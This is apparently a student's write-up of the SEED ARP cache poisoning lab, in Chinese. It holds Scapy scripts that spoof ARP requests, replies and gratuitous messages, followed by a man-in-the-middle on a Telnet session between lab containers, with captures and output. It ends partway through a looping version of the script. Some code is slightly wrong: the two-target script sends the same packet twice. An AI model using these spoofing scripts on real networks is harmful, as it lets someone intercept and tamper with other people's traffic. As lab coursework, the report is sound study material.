

Lab4-ARP Cache Poisoning Attack Lab

57118205 邱沐瑶

目录

Task 1: ARP Cache Poisoning.....	1
Task 1.A (using ARP request).....	1
Task 1.B (using ARP reply).....	2
Task 1.C (using ARP gratuitous message).....	3
Task 2: MITM Attack on Telnet using ARP Cache Poisoning.....	4
Step 1 (Launch the ARP cache poisoning attack).....	4
Step 2 (Testing).....	4
Step 3 (Turn on IP forwarding).....	6
Step 4 (Launch the MITM attack).....	7
Task 3: MITM Attack on Netcat using ARP Cache Poisoning.....	11


Task 1: ARP Cache Poisoning

Task 1.A (using ARP request).

各个主机的序号如下：

```
[07/21/21]seed@VM:~/.../Labsetup$ dockps
6d300e2e147d  M-10.9.0.105
0fb778f22391  B-10.9.0.6
c180337a5a9b  A-10.9.0.5
[07/21/21]seed@VM:~/.../Labsetup$
```

实验代码如下：



```
*test.py
Open  ~/Desktop/Labs_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup... Save
1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether()
4A = ARP(pdst='10.9.0.5',psrc='10.9.0.6',op=1)
5pkt = E/A
6sendp(pkt, iface='eth0')
7
8
```

进入主机 A，使用 `arp -n` 命令，缓存为空。

进入主机 M，运行 `test.py`，再次查看 A 的 arp 缓存。如下图所示，在 A 的 arp 缓存里，B 的 IP 地址映射到了 M 的 MAC 地址。由于 arp 协议本质上是用 IP 地址找 mac 地址，之后 A 发给 B 的信息都会发给 M，起到 ARP Cache Poisoning 的作用。

```
[07/21/21]seed@VM:~/.../Labsetup$ docksh c1
root@c180337a5a9b:/# arp -n
root@c180337a5a9b:/# arp -n
Address          HWtype  HWaddress           Flags Mask
    Iface
10.9.0.105        ether    02:42:0a:09:00:69    C
    eth0
10.9.0.6          ether    02:42:0a:09:00:69    C
    eth0
root@c180337a5a9b:/#
```

Task 1.B (using ARP reply).

将代码修改如下:



```
*test.py
~/Desktop/Labs_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup...
1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether()
4A = ARP(pdst='10.9.0.5',psrc='10.9.0.6',op=2)
5pkt = E/A
6sendp(pkt, iface='eth0')
7
8|
```

Scenario 1: B' s IP is already in A' s cache.

如下图, 在 arp 缓存关于 B 的信息不为空时, M 上运行代码, 成功将 B 的 IP 地址映射到 M 的 MAC 地址, 起到了 ARP Cache Poisoning 的作用。

```
root@c180337a5a9b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.285 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.121 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.048 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.206 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.154 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4082ms
rtt min/avg/max/mdev = 0.048/0.162/0.285/0.079 ms
root@c180337a5a9b:/# arp -n
Address          HWtype  HWaddress           Flags Mask
    Iface
10.9.0.105        ether    02:42:0a:09:00:69    C
    eth0
10.9.0.6          ether    02:42:0a:09:00:06    C
    eth0
root@c180337a5a9b:/# arp -n
Address          HWtype  HWaddress           Flags Mask
    Iface
10.9.0.105        ether    02:42:0a:09:00:69    C
    eth0
10.9.0.6          ether    02:42:0a:09:00:69    C
    eth0
```

Scenario 2: B's IP is not in A's cache.


使用 `ip neigh flush dev eth0` 命令清除 A 中的 ARP 缓存。当 A 中没有缓存时，在主机 M 上运行代码，如下图所示，在 arp 缓存关于 B 的信息为空的情况下，脚本运行后并没有将 B 的 IP 地址映射到 M 的 MAC 地址，即 arp request 报文并不能起到 ARP Cache Poisoning 的作用。

```
root@c180337a5a9b:/# ip neigh flush dev eth0
root@c180337a5a9b:/# arp -n
root@c180337a5a9b:/# arp -n
```

Address	Iface	HWtype	HWaddress	Flags	Mask
10.9.0.105	eth0	ether	02:42:0a:09:00:69	C	

Task 1.C (using ARP gratuitous message).

修改代码如下：



```
*test.py
1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether(dst='ff:ff:ff:ff:ff:ff')
4A =
5  ARP(pdst='10.9.0.5',psrc='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff',op=1
6pkt = E/A
7sendp(pkt, iface='eth0')
8
```

Scenario 1: B's IP is already in A's cache.

如下图所示，在 arp 缓存关于 B 的信息不为空的情况下，脚本运行后成功将 B 的 IP 地址映射到 M 的 MAC 地址，gratuitous ARP 报文起到了 ARP Cache Poisoning 的作用。

```
root@c180337a5a9b:/# arp -n
```

Address	Iface	HWtype	HWaddress	Flags	Mask
10.9.0.105	eth0	ether	02:42:0a:09:00:69	C	
10.9.0.6	eth0	ether	02:42:0a:09:00:06	C	

```
root@c180337a5a9b:/# arp -n
```

Address	Iface	HWtype	HWaddress	Flags	Mask
10.9.0.105	eth0	ether	02:42:0a:09:00:69	C	
10.9.0.6	eth0	ether	02:42:0a:09:00:69	C	

Scenario 2: B's IP is not in A's cache.

如下图所示，在 arp 缓存关于 B 的信息为空的情况下，脚本运行后并没有将 B 的 IP 地址映射到 M 的 MAC 地址，即免费 arp (gratuitous ARP) 报文并不能起到 ARP Cache Poisoning 的作用。

```
root@c180337a5a9b:/# ip neigh flush dev eth0
root@c180337a5a9b:/# arp -n
root@c180337a5a9b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
      Iface
10.9.0.6                  ether    02:42:0a:09:00:69    C
      eth0
root@c180337a5a9b:/# ping 10.9.0.6
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack).

新建脚本如下：

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP(pdst='10.9.0.5',psrc='10.9.0.6',op=1)
pkt = E/A
sendp(pkt, iface='eth0')
A1= ARP(pdst='10.9.0.5',psrc='10.9.0.6',op=1)
pkt1= E/A
sendp(pkt1,iface='eth0')
```

脚本的作用：向 A 和 B 同时发起 ARP 缓存投毒攻击。

Step 2 (Testing).

清空 A 的 arp 缓存。

打开 wireshark 进行抓包。

在 M 上输入命令 `sysctl net.ipv4.ip_forward=0`，运行 step1 中的脚本。

在 A 中输入 `arp -n` 命令，arp 缓存成功写入，B 的 IP 地址映射到了 M 的 MAC 地址。

尝试 `ping 10.9.0.6`，等待数秒后 ping 通。

结束 ping。有部分包丢失（57%丢包率）。

查看 arp 缓存，B 的 IP 地址正确地映射到了自身的 MAC 地址。


```
SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@c180337a5a9b:/# arp -n
root@c180337a5a9b:/# arp -n
root@c180337a5a9b:/# arp -n
Address          HWtype  HWaddress      Flags Mask
    Iface
10.9.0.105        ether    02:42:0a:09:00:69  C
eth0
10.9.0.6          ether    02:42:0a:09:00:69  C
eth0
root@c180337a5a9b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.280 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.241 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.127 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.176 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.444 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.194 ms
^C
--- 10.9.0.6 ping statistics ---
14 packets transmitted, 6 received, 57.1429% packet loss, time 1337
4ms
rtt min/avg/max/mdev = 0.127/0.243/0.444/0.101 ms
root@c180337a5a9b:/# arp -n
Address          HWtype  HWaddress      Flags Mask
    Iface
10.9.0.105        ether    02:42:0a:09:00:69  C
eth0
10.9.0.6          ether    02:42:0a:09:00:06  C
eth0
root@c180337a5a9b:/#
```

wireshark 抓包情况如下。由于自动转发被关闭，前 8 次询问地址都没有收到回复。

10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,
10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,
02:42:0a:09:00:05		ARP	44 Who has 10.9.0.6? Tell 10.9.0.5	
02:42:0a:09:00:05		ARP	44 Who has 10.9.0.6? Tell 10.9.0.5	
10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,
10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,
HuaweiTe_e7:c5:bc		ARP	62 Who has 192.168.43.59? Tell 192.	
PcsCompu_bf:c8:0e		ARP	44 192.168.43.59 is at 08:00:27:bf:	
02:42:0a:09:00:05		ARP	44 Who has 10.9.0.6? Tell 10.9.0.5	
02:42:0a:09:00:05		ARP	44 Who has 10.9.0.6? Tell 10.9.0.5	
10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,
10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,
02:42:0a:09:00:05		ARP	44 Who has 10.9.0.6? Tell 10.9.0.5	
02:42:0a:09:00:05		ARP	44 Who has 10.9.0.6? Tell 10.9.0.5	
10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,
10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,
02:42:0a:09:00:05		ARP	44 Who has 10.9.0.6? Tell 10.9.0.5	
02:42:0a:09:00:05		ARP	44 Who has 10.9.0.6? Tell 10.9.0.5	
02:42:0a:09:00:05		ARP	44 Who has 10.9.0.6? Tell 10.9.0.5	
02:42:0a:09:00:05		ARP	44 Who has 10.9.0.6? Tell 10.9.0.5	
02:42:0a:09:00:06		ARP	44 10.9.0.6 is at 02:42:0a:09:00:06	
02:42:0a:09:00:06		ARP	44 10.9.0.6 is at 02:42:0a:09:00:06	
10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,
10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,
10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x0033,
10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x0033,
10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0033,


Step 3 (Turn on IP forwarding).

打开 wireshark 抓包。在 M 上输入命令 `sysctl net.ipv4.ip_forward=1`，打开 IPv4 报文自动转发，运行 step1 中的代码。

查看 A 的 arp 缓存，B 的 IP 地址映射到了 M 的 MAC 地址。

尝试 ping 10.9.0.6，丢包率 0%。

ping 结束后，A 中的 arp 缓存也发生了变化。



```
SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Activities Terminal Jul 21 20:32
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
root@cl80337a5a9b:/# arp -n
Address HWtype HWaddress Flags Mask
Iface
10.9.0.105 ether 02:42:0a:09:00:69 C
eth0
10.9.0.6 ether 02:42:0a:09:00:69 C
eth0
root@cl80337a5a9b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.322 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.257 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.177 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.413 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.276 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4071ms
rtt min/avg/max/mdev = 0.177/0.289/0.413/0.077 ms
root@cl80337a5a9b:/# arp -n
Address HWtype HWaddress Flags Mask
Iface
10.9.0.105 ether 02:42:0a:09:00:69 C
eth0
10.9.0.6 ether 02:42:0a:09:00:06 C
eth0
root@cl80337a5a9b:/#
```


wireshark 抓包结果如下。

M 起到了中间人的转发作用，A、B 之间的通信都经过了 M。

每次 M 转发后，都会对 A 发送一个 ICMP 重定向报文，告知 A 下次通信不必再发给自己，可以直接发给对方（因为在同一局域网内可以直接送达），这是因为计算机底层并不知道我们对 A、B 进行了 ARP 缓存攻击，想纠正 A、B 的错误。

但是 ICMP 作为网络层协议，给出的重定向是 IP 地址重定向；而实际上错误是因为 B 的 IP

地址映射到了 M 的 MAC 地址，故 ICMP 重定向报文不会起到作用。



Step 4 (Launch the MITM attack).

在 M 上运行 step 1 里的脚本。

进入 A，输入命令 `telnet 10.9.0.6`。成功建立连接后，关闭 M 的 IPv4 自动转发，尝试在 A 终端上输入命令，此时没有任何回显。但过数秒钟后命令就会出现。

```

root@c180337a5a9b:/# ip neigh flush dev eth0
root@c180337a5a9b:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0fb778f22391 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
 Last login: Thu Jul 22 00:41:13 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/1
 seed@0fb778f22391:~\$

Wireshark 抓包情况如下:

The screenshot shows a Wireshark window titled "SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox". The main pane displays a list of captured packets. The first 18 packets are ARP requests from 10.9.0.5 to 10.9.0.6. The 19th packet is a TCP SYN from 10.9.0.5 to 10.9.0.6. The 20th packet is a TCP SYN-ACK from 10.9.0.6 to 10.9.0.5. The 21st packet is a TCP ACK from 10.9.0.5 to 10.9.0.6. The 22nd packet is a TCP ACK from 10.9.0.6 to 10.9.0.5. The 23rd packet is a TCP ACK from 10.9.0.5 to 10.9.0.6. The 24th packet is a TCP ACK from 10.9.0.6 to 10.9.0.5. The 25th packet is a TELNET data packet from 10.9.0.5 to 10.9.0.6. The 26th packet is a TCP retransmission from 10.9.0.5 to 10.9.0.6. The 27th packet is a TCP retransmission from 10.9.0.5 to 10.9.0.6. The 28th packet is a TCP retransmission from 10.9.0.5 to 10.9.0.6. The 29th packet is a TCP ACK from 10.9.0.6 to 10.9.0.5. The 30th packet is a TCP ACK from 10.9.0.5 to 10.9.0.6. The 31st packet is a TELNET data packet from 10.9.0.6 to 10.9.0.5. The 32nd packet is a TCP fast retransmission from 10.9.0.6 to 10.9.0.5.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	HuaweiTe_e7:c5:bc	10.9.0.5	ARP	62	Who has 192.168.43.16? Tell 192.168.43.16
2	0.000000	02:42:0a:09:00:69	10.9.0.5	ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
3	0.000000	02:42:0a:09:00:69	10.9.0.5	ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
4	0.000000	02:42:0a:09:00:69	10.9.0.5	ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
5	0.000000	02:42:0a:09:00:69	10.9.0.5	ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
6	0.000000	02:42:0a:09:00:05	10.9.0.5	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
7	0.000000	02:42:0a:09:00:05	10.9.0.5	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
8	0.000000	02:42:0a:09:00:69	10.9.0.5	ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
9	0.000000	02:42:0a:09:00:69	10.9.0.5	ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
10	0.000000	02:42:0a:09:00:05	10.9.0.5	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
11	0.000000	02:42:0a:09:00:05	10.9.0.5	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
12	0.000000	02:42:0a:09:00:69	10.9.0.5	ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
13	0.000000	02:42:0a:09:00:69	10.9.0.5	ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
14	0.000000	02:42:0a:09:00:05	10.9.0.5	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
15	0.000000	02:42:0a:09:00:05	10.9.0.5	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
16	0.000000	10.9.0.5	10.9.0.6	TCP	76	44040 → 23 [SYN] Seq=3769471252 Win=0
17	0.000000	10.9.0.5	10.9.0.6	TCP	76	[TCP Out-Of-Order] 44040 → 23 [SYN]
18	0.000000	10.9.0.5	10.9.0.6	TCP	76	[TCP Out-Of-Order] 44040 → 23 [SYN]
19	0.000000	10.9.0.5	10.9.0.6	TCP	76	[TCP Out-Of-Order] 44040 → 23 [SYN]
20	0.000000	10.9.0.6	10.9.0.5	TCP	76	23 → 44040 [SYN, ACK] Seq=3608680807
21	0.000000	10.9.0.6	10.9.0.5	TCP	76	[TCP Out-Of-Order] 23 → 44040 [SYN, ACK]
22	0.000000	10.9.0.5	10.9.0.6	TCP	68	44040 → 23 [ACK] Seq=3769471253 Ack=3608680807
23	0.000000	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 22#1] 44040 → 23 [ACK]
24	0.000000	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 22#2] 44040 → 23 [ACK]
25	0.000000	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 22#3] 44040 → 23 [ACK]
26	0.000000	10.9.0.5	10.9.0.6	TELNET	92	Telnet Data ...
27	0.000000	10.9.0.5	10.9.0.6	TCP	92	[TCP Retransmission] 44040 → 23 [PSH]
28	0.000000	10.9.0.5	10.9.0.6	TCP	92	[TCP Retransmission] 44040 → 23 [PSH]
29	0.000000	10.9.0.5	10.9.0.6	TCP	92	[TCP Retransmission] 44040 → 23 [PSH]
30	0.000000	10.9.0.6	10.9.0.5	TCP	68	23 → 44040 [ACK] Seq=3608680808 Ack=3769471253
31	0.000000	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 30#1] 23 → 44040 [ACK]
32	0.000000	10.9.0.6	10.9.0.5	TELNET	80	Telnet Data ...
33	0.000000	10.9.0.6	10.9.0.5	TELNET	80	[TCP Fast Retransmission] Telnet Data ...

对脚本进行修改, 为了避免 arp 缓存过期, 每隔 5s 发一次, 使得该脚本持续运行。

A screenshot of a Linux desktop environment. The top bar shows 'Activities', 'Text Editor', and the date 'Jul 21 20:47'. The text editor window is titled '*test2.py' and shows a Python script. The script uses the Scapy library to create and send ARP packets. It defines an Ether object 'E' and an ARP object 'A' with destination IP '10.9.0.5' and source IP '10.9.0.6'. It then creates a packet 'pkt' from 'E' and 'A'. A second ARP object 'A1' is also defined with the same parameters. A 'while' loop is shown, containing 'sendp(pkt, iface='eth0')', 'sendp(pkt1,iface='eth0')', and 'time.sleep(5)'. The left sidebar shows icons for a file manager, terminal, and other applications.

```
1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether()
4A = ARP(pdst='10.9.0.5',psrc='10.9.0.6',op=1)
5pkt = E/A
6
